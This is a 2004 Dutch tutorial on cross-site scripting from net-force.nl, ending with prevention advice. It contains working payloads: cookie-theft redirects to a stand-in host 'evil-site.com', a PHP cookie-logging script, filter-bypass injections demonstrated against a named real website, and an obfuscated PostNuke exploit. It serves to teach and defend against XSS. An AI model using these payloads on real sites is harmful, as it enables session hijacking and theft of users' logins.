Verslag Informatiebeveiliging

Onderwerp: Cross Site Scripting

Auteurs:
Marijn – marijn at net-force.nl
Tha Potterrr

Website: http://www.net-force.nl

Versie:
Versie: 1.1
Datum: 2004-10-14

Inhoudsopgave

1.0 Wat is Cross Site Scripting?

Met de term Cross Site Scripting wordt een veiligheids-exploit bedoeld waarbij de aanvaller gebruik maakt van een bug in een website om kwaadaardige code te injecteren in een link naar een website. Wanneer iemand op de link klikt wordt de geïnjecteerde code meegestuurd en kan zo worden uitgevoerd in de browser van de gebruiker, doorgaans met het doel om de aanvaller toe te staan om informatie (bijvoorbeeld cookies) te stelen van de computer van het slachtoffer.

De code die gebruikt kan worden om een website te injecteren is bijvoorbeeld Javascript, ActiveX, VisualBasic-script, HTML of Flash. De meest gebruikte van deze talen is Javascript aangezien dit relatief makkelijk te injecteren is en genoeg mogelijkheden heeft om gevoelige data (o.a. cookies) op te halen en te versturen. Bovendien kan met Javascript via het achterliggende DOM (Document Object Model) de hele pagina 'on-the-fly' aangepast worden (tekst / formulieren herschrijven, banners injecteren, etc).

Voor Cross Site Scripting worden zowel de afkorting CSS als XSS gebruikt. Dit wil nog wel eens verwarring opleveren omdat Cascading Style Sheets ook wel wordt afgekort tot CSS. Voor de duidelijkheid heeft het dus de voorkeur om XSS te gebruiken.

2.0 Wat is er gevaarlijk aan?

2.1 Cookie diefstal

Door middel van XSS kan je cookie gestolen worden waardoor een aanvaller alle gegevens die in het cookie zijn opgeslagen kan bekijken. Aangezien sommige websites hier nog wel eens gevoelige informatie in willen zetten kan dit zeer waardevolle informatie zijn voor potentiële aanvallers. Sommige websites zetten zelfs nog steeds wachtwoord en gebruikersnaam in een cookie, waarmee de aanvaller dus gewoon als iemand anders kan inloggen op een website.

2.2 Session hijacking

Via een gestolen cookie waarin een SessieID staat, kan een aanvaller soms ook de sessie van een slachtoffer overnemen. Als de aanvaller het SessieID van het slachtoffer weet te achterhalen kan hij doormiddel van bepaalde tools de website doen geloven dat hij dat SessieID heeft. De website geeft hem vervolgens toegang tot alle gedeeltes van de site waar het slachtoffer toegang tot heeft. Hij kan dus ook alle acties uitvoeren die het slachtoffer mag uitvoeren.

2.3 Onbedoeld uitvoeren van acties op websites

Met XSS is het ook mogelijk om onbedoeld en eventueel ook ongemerkt acties uit te voeren op de website door de beheerder of admin. Hier moeten we bijvoorbeeld denken aan het geven van admin-rechten aan een gebruiker die dat helemaal niet zou moeten hebben. Het verwijderen of juist plaatsten van informatie op de site wat eigenlijk helemaal niet zou mogen gebeuren.

Meer voorbeelden zijn te vinden in hoofdstuk 7.

3.0 Wat is er nodig voor XSS?

Voor het uitvoeren van een XSS hack moeten er verschillende elementen aanwezig zijn.

Pagina met dynamische content en ongecontroleerde / ongestripte (user) input en output
Voorbeelden van dit soorten pagina's zijn:

- Een pagina genaamd 'error.php?error=Geen toegang' waarbij de inhoud van de variabele 'error' direct in de pagina geprint wordt.
- Een gastenboek of forum zonder input → output controle.

Hacker
Met hacker wordt de aanvallende persoon bedoeld. De hacker kan een 'white-hat', 'black-hat', scriptkiddie, etc. zijn. De intenties hoeven zeker niet altijd kwaadaardig te zijn, bijvoorbeeld verkennend of juist behulpzaam. De hacker gaat er voor zorgen dat een nietsvermoedende bezoeker van de betreffende pagina erin geluisd wordt.

Eventueel een Webserver (voor de hacker)
Bij veel aanvalstactieken kan het handig zijn om een webserver ter beschikking te hebben. Op deze webserver zullen de resultaten (meestal cookies) gelogged worden.

Slachtoffer
Het slachtoffer kan een normale bezoeker zijn van een website, maar een aanval kan bijvoorbeeld ook speciaal gericht zijn op een beheerder van een website. De keuze is aan de hacker.

4.0 XSS voorbeeld [1]

In dit voorbeeld zullen we een eenvoudig voorbeeld behandelen. Allereerst zal er een situatie geschetst worden waarin de hack wordt uitgevoerd.

4.1 Situatie


Als situatie nemen wij een eigen gemaakt, simpel, PHP-script dat foutmeldingen kan geven aan de bezoekers van de website. Dit PHP-script staat in onze situatie op een website waarop ook ingelogd kan worden door gebruikers en beheerders. De gebruikersnaam en het wachtwoord worden opgeslagen in een cookie.

Pagina error.php?error=<bericht>

```
<?php
echo 'Er ging iets mis: ' . $_GET['error'];
?>
```

Hierbij wordt de variabele $error dus direct in de pagina geprint en wordt de inhoud van $error niet gecontroleerd op speciale tekens die onverwachte en ongewenste gebeurtenissen teweeg kunnen brengen.

Een voorbeeld hiervan is hieronder te zien.



4.2 Exploiting…

Om deze pagina te exploiten is niet veel nodig. Onze hacker gaat allereerst even testen of er überhaupt een mogelijkheid tot XSS is.

4.2.1 Testen


Door het plaatsen van een klein stukje Javascript-code in de variabele 'error' kan de hacker zien of de pagina kwetsbaar is voor XSS. Dit doet hij meestal door te proberen een HTML-tag in te voeren in de URL, die vervolgens ook op de pagina te zien moet zijn.

Hij roept de pagina bijvoorbeeld via de volgende URL op:

URL:

```
error.php?error=<script>alert(document.cookie)</script>
```

Het directe resultaat hiervan is hieronder te zien. Er verschijnt een Javascript 'alert-box' die de inhoud van het cookie (met de inloggegevens van de hacker in dit geval) weergeeft.



4.2.2 Exploit code opstellen

De hacker merkt dat de programmeur de pagina niet goed beveiligd heeft en kan aan de slag. Hij fabriceert een URL met Javascript die ervoor zal zorgen dat hij de gebruikersnaam en het wachtwoord van een nietsvermoedende gebruiker zal krijgen.

Exploit:

```
error.php?error=<script>document.location="http://www.evil-
site.com/log.php?"%2bdocument.cookie</script>
```

Wat hierbij gebeurd is het volgende:

- De <script>-tag zorgt ervoor dat er Javascript-code in de pagina terecht komt.
- document.location="<site>" + document.cookie stuurt de bezoeker automatisch door naar de website 'evil-site.com' waar de hacker een script heeft opgezet dat alles achter het vraagteken gelogd wordt.
- De + is vervangen door %2b (2b = hex voor +) omdat anders de browser de + ziet als een spatie en niet als een daadwerkelijk +-teken.

4.2.3 Loggen

Zoals gezegd heeft de hacker een eigen webserver (evil-site.com) met daarop een script dat tekst kan loggen: www.evil-site.com/log.php?<tekst>.

In het bovenstaande voorbeeld wordt de gebruiker doorgestuurd naar dit script met achter het vraagteken de inhoud van zijn cookie.

De inhoud van het script log.php van de hacker zou er bijvoorbeeld zo uit kunnen zien:

```
<?php
if (isset($QUERY_STRING)) {
$string = date("F j, Y, g:i a") . ' - ' . $_SERVER['REMOTE_ADDR']
. ' - ' . $REQUEST_URI . ' - ' . $HTTP_USER_AGENT . "\n";
       $fp = fopen('log.txt', 'a');
       fwrite($fp, $string);
       fclose($fp);
}
?>
```

Eventueel kan de gebruiker na de uitvoer van dit script ook meteen teruggestuurd worden naar de website waar we de hack uitvoeren, zodat de gebruiker niet snel merkt dat er iets verdachts aan de gang is.

Het moge duidelijk zijn dat de hacker hierna de gebruikersnaam en het wachtwoord heeft van de bezoeker en zonder problemen kan inloggen. Uiteraard is dit een sterk versimpeld voorbeeld en is het nooit aan te raden vertrouwelijke informatie, zoals een wachtwoord, op te slaan in een cookie. De inhoud van het cookie zou ook een session-id kunnen zijn bijvoorbeeld.

5.0 XSS voorbeeld [2]

In dit voorbeeld zijn we op zoek gegaan naar een website die de hierboven gegeven kennis van XSS in de praktijk kan laten zien. Na een korte zoektocht kwamen we op de website kindertent.nl.

Dit is een voorbeeld ter illustratie en mag uiteraard niet misbruikt worden!

5.1 Situatie

Kindertent.nl beschikt over een formulier waarmee fouten op de website gerapporteerd kunnen worden aan de webmaster. Via de URL is het mogelijk een voorgedefinieerde fout op te geven met de variabele 'fout'.

URL:
```
http://www.kindertent.nl/rapporteerError.php?fout=<foutmelding>
```

Deze variabele is niet zichtbaar op de site, maar wordt in een hidden form field gezet en bij het submitten van het formulier gestuurd naar de webmaster.

HTML source:
```
<input type="hidden" name="fout" value="foutmelding uit de url">
```

5.2 Exploiting

5.2.1 Testen

Na een korte test (vergelijkbaar met het testen in voorbeeld 1) blijkt dat de programmeur uit de variabele $fout de HTML-tags verwijderd. Het is dus niet mogelijk om een <script>-tag te openen en daar Javascript in uit te voeren. Verder wordt alles wat we in 'fout' plaatsen direct in de pagina gezet en zijn er geen andere maatregelen genomen.

Omdat we al in een HTML-tag zitten is het echter wel mogelijk om deze af te sluiten en alleen een nieuwe half te openen. Er zijn dan geen hele HTML-tags (alleen hele HTML-tags worden verwijderd door, in dit geval, de PHP-functie strip_tags()). In de browser Internet Explorer is het mogelijk om Javascript-code uit te voeren binnen een <img>-tag bijvoorbeeld.

De waarde van variabele 'fout' zou dus bijvoorbeeld het volgende kunnen worden:

Exploit mogelijkheid [1]:
```
"><img src="javascript:alert(document.cookie)
```

De geparste HTML-code zou dan worden:
`value=""><img src="javascript:alert(document.cookie)">`

Het is hierbij duidelijk dat alleen het verwijderen van HTML-tags niet voldoende is.

Mocht je denken dat het verwijderen van alle < en > tekens in dit geval wel voldoende veiligheid biedt kom je ook bedrogen uit. Wederom in Internet Explorer is het mogelijk om Javascript-code uit te voeren binnen het attribuut 'style'. Het onderstaande voorbeeld laat dit zien.

Exploit mogelijkheid [2]:
`" style="background-image:url(javascript:alert(document.cookie))`

Bij deze exploit kan het cookie dus ook gestolen worden. In dit geval zit in het cookie de PHPSESSID. Deze kan gebruikt worden voor een 'session-hijack', oftwel, het kapen van iemands sessie en iemands identiteit hierdoor overnemen.

Het resultaat van de hierboven uitgelegde exploit is hieronder te zien:

6.0 XSS Voorbeeld [3]

Dit voorbeeld zal minder uitgebreid uitgelegd worden dan de vorige twee voorbeelden. Toch vonden we het leuk om een geavanceerder voorbeeld te laten zien. De exploit is enige tijd geleden met succes uitgevoerd op een bestaande website (in samenwerking met de beheerder).

6.1 Situatie

Het betreft hier een exploit op basis van een bug in de portal-applicatie PostNuke geschreven in PHP. De exploit is op de volgende URL te vinden: http://www.securityfocus.com/bid/10191/info/

Het gaat in het specifiek om de volgende mogelijkheid:

```
javascript/openwindow.php?hlpfile=x<html><body>[xss code here]
```

Hierbij is het mogelijk om HTML-code te injecteren in de pagina. Speciaal hieraan is, is dat het niet mogelijk is om aanhalingstekens te gebruiken in de variabele. Deze worden er namelijk uitgefilterd. Dit maakt het exploiten een stuk lastiger, maar zeker niet onmogelijk.

6.2 Exploiting

Wat hier kort samengevat gebeurd is, is dat door het gebruik van reguliere expressies in Javascript het mogelijk is om strings samen te stellen zonder het gebruik van aanhalingstekens.

Misschien wel leuk om zelf uit te zoeken wat hier gebeurd, dus geen uitgebreide uitleg deze keer.

Het principe blijft ongeveer hetzelfde. De onderstaande code zou op de website van de hacker geplaatst worden. De code zelf zorgt ervoor dat de gebruiker direct doorgelinkt wordt naar de kwetsbare website, en dan meteen weer terug (maar dan MET cookie :)).

```
<script>
document.location =
"http://www.website.com/javascript/openwindow.php?hlpfile=x<html>
<body onload=thing()><script>function thing(){pcent=/%/.
source;str=/646f63756d656e742e6c6f636174696f6e3d22687474703a2f2f7
777772e6576696c2d736974652e636f6d2f6c6f672e7068703f22202b20646f63
756d656e742e636f6f6b6965/.source;temp=str.substring(0,0);for
(i=0;i<str.length;i%2B=2){temp%2B=pcent%2Bstr.substring(i,i%2B2)}
eval(unescape(temp))}</" + "script>";
</script>
```

7.0 Andere voorbeelden

HTML injecteren die een fake-pagina bovenop de echte pagina plaatst
Het is mogelijk om HTML-code te injecteren die door middel van layers (DIV-tags) een compleet andere site over de originele site heen te leggen. Hiermee kan een aanvaller zijn eigen website tonen op een domein waar hij zelf geen eigenaar van is.

Dit kan een groot gevaar zijn voor bijvoorbeeld sites van banken. De bezoeker is van onderstelling dat hij de echte site voor zijn neus heeft terwijl eigenlijk de nagemaakte website van de hacker geladen is.

Inlogformulier submit-locatie veranderen
Bij een inlogformulier kan een aanvaller met Javascript de locatie veranderen waarnaar het formulier verzonden wordt, naar bijvoorbeeld de webserver van de hacker. Gevolg hiervan is dat de hacker op zijn server direct de inloggegevens ontvangt van degene die probeert in te loggen. Zo kan hij gewoon gebruikersnamen en wachtwoorden verzamelen.

Als de hacker dan ook nog een beetje handig is kan hij ervoor zorgen dat de pagina op zijn server die de gegevens opvangt vervolgens een POST-request doet naar de originele locatie van het script met dezelfde gegevens, met als gevolg dat de gebruiker gewoon inlogt op site waar hij in wilde loggen. De gebruiker merkt hier praktisch niks van, maar zijn inloggegevens zijn wel gelogd.

HTML-formulier injecteren en automatisch submitten
Formulieren waarop gebruikers hun wachtwoord kunnen wijzigen kunnen ook geinjecteerd worden. Hiermee kan een hacker bijvoorbeeld bewerkstelligen dat zo'n formulier zichzelf automatisch verstuurd met het wachtwoord dat de aanvaller heeft gekozen. Zo wordt het wachtwoord van het slachtoffer automatisch veranderd zonder hij er iets aan kan doen. Vervolgens kan het slachtoffer dus niet meer inloggen, maar de aanvaller wel.

Andere vergelijkbare voorbeelden zijn het automatisch admin-rechten geven aan een gebruiker of het onbedoeld verwijderen van gegevens door het automatisch doorsturen naar een actie die alleen door beheerders uitgevoerd mag worden.

8.0 Hoe voorkom je XSS?

Vertrouw NOOIT user-input
Vertrouw nooit user-input, want iedere user is een potentiële aanvaller. Enige uitzondering die je kunt maken is voor de siteadmin, want die kan er toch wel bij, maar ook hier moet je er terughoudend in zijn, want als het een aanvaller toch lukt om het account van de siteadmin over te nemen heb je alsnog een probleem.

Input sanitation
Als input geen HTML mag zijn moet de output ook geen HTML output kunnen zijn. Dit is een zeer belangrijke regel als het gaat om het handelen van input en output. Als mensen gegevens invoeren en er bevinden zich ongeoorloofde karakters in, dan moeten die geconverteerd worden naar HTML-entities.

Bijvoorbeeld:
" moet worden: "
< moet worden: <

Dit kan in PHP bereikt worden met de functies *htmlspecialchars()* of *htmlentities()*. In Java, ASP, C#.NET en VB.NET kun je gebruik maken van de functies *HTMLEncode* en *HTMLDecode* (wel letten op hoofdlettergebruik want dat is in elke taal anders).

Sessies verbinden aan IP-adres
Om session hijacking te voorkomen kan je een sessie verbinden aan een IP-adres van de gebruiker, dit maakt het de aanvaller een stuk lastiger. Een praktisch nadeel is echter wel dat sommige mensen dynamische IP's hebben.

Geen belangrijke informatie in cookies
Sla nooit belangrijke informatie op in cookies zoals inloggegevens, want dat is erg makkelijk te stelen. Gebruik cookies het liefst alleen om bijvoorbeeld ID’s op te slaan en andere informatie waar een aanvaller weinig aan heeft.

Gebruik geen Internet Explorer
Als slachtoffer kun je je ook tot op zekere hoogte beschermen tegen XSS. Het gaat hier om de browser die je gebruikt. Internet Explorer is een kwetsbare browser als het op XSS aankomt. Veiligere alternatieven zijn bijvoorbeeld Mozilla Firefox (getfirefox.com) of Opera (opera.com). De laatstgenoemde browsers laten bijvoorbeeld veel minder toe als het gaat om het uitvoeren van Javascript in vergelijking tot Internet Explorer. Ook Internet Explorer 6 SP2 weet hier nog niet goed mee om te gaan.

Bronvermelding

Sandsprite.com [Paper 'Real World XSS']:
http://www.sandsprite.com/Sleuth/papers/RealWorld_XSS_1.html

Net-Force.nl [XSS uitleg en tutorial]:
http://www.net-force.nl/index.php?page=texts.php&action=show&id=25

cgisecurity.com [XSS FAQ]:
http://www.cgisecurity.com/articles/xss-faq.shtml

techtarget.com [Korte beschrijving en definitie van XSS]:
http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci1003431,00.html

cert.org [CERT advisory over XSS:]
http://www.cert.org/advisories/CA-2000-02.html

apache.org [Korte uitleg over XSS]:
http://httpd.apache.org/info/css-security/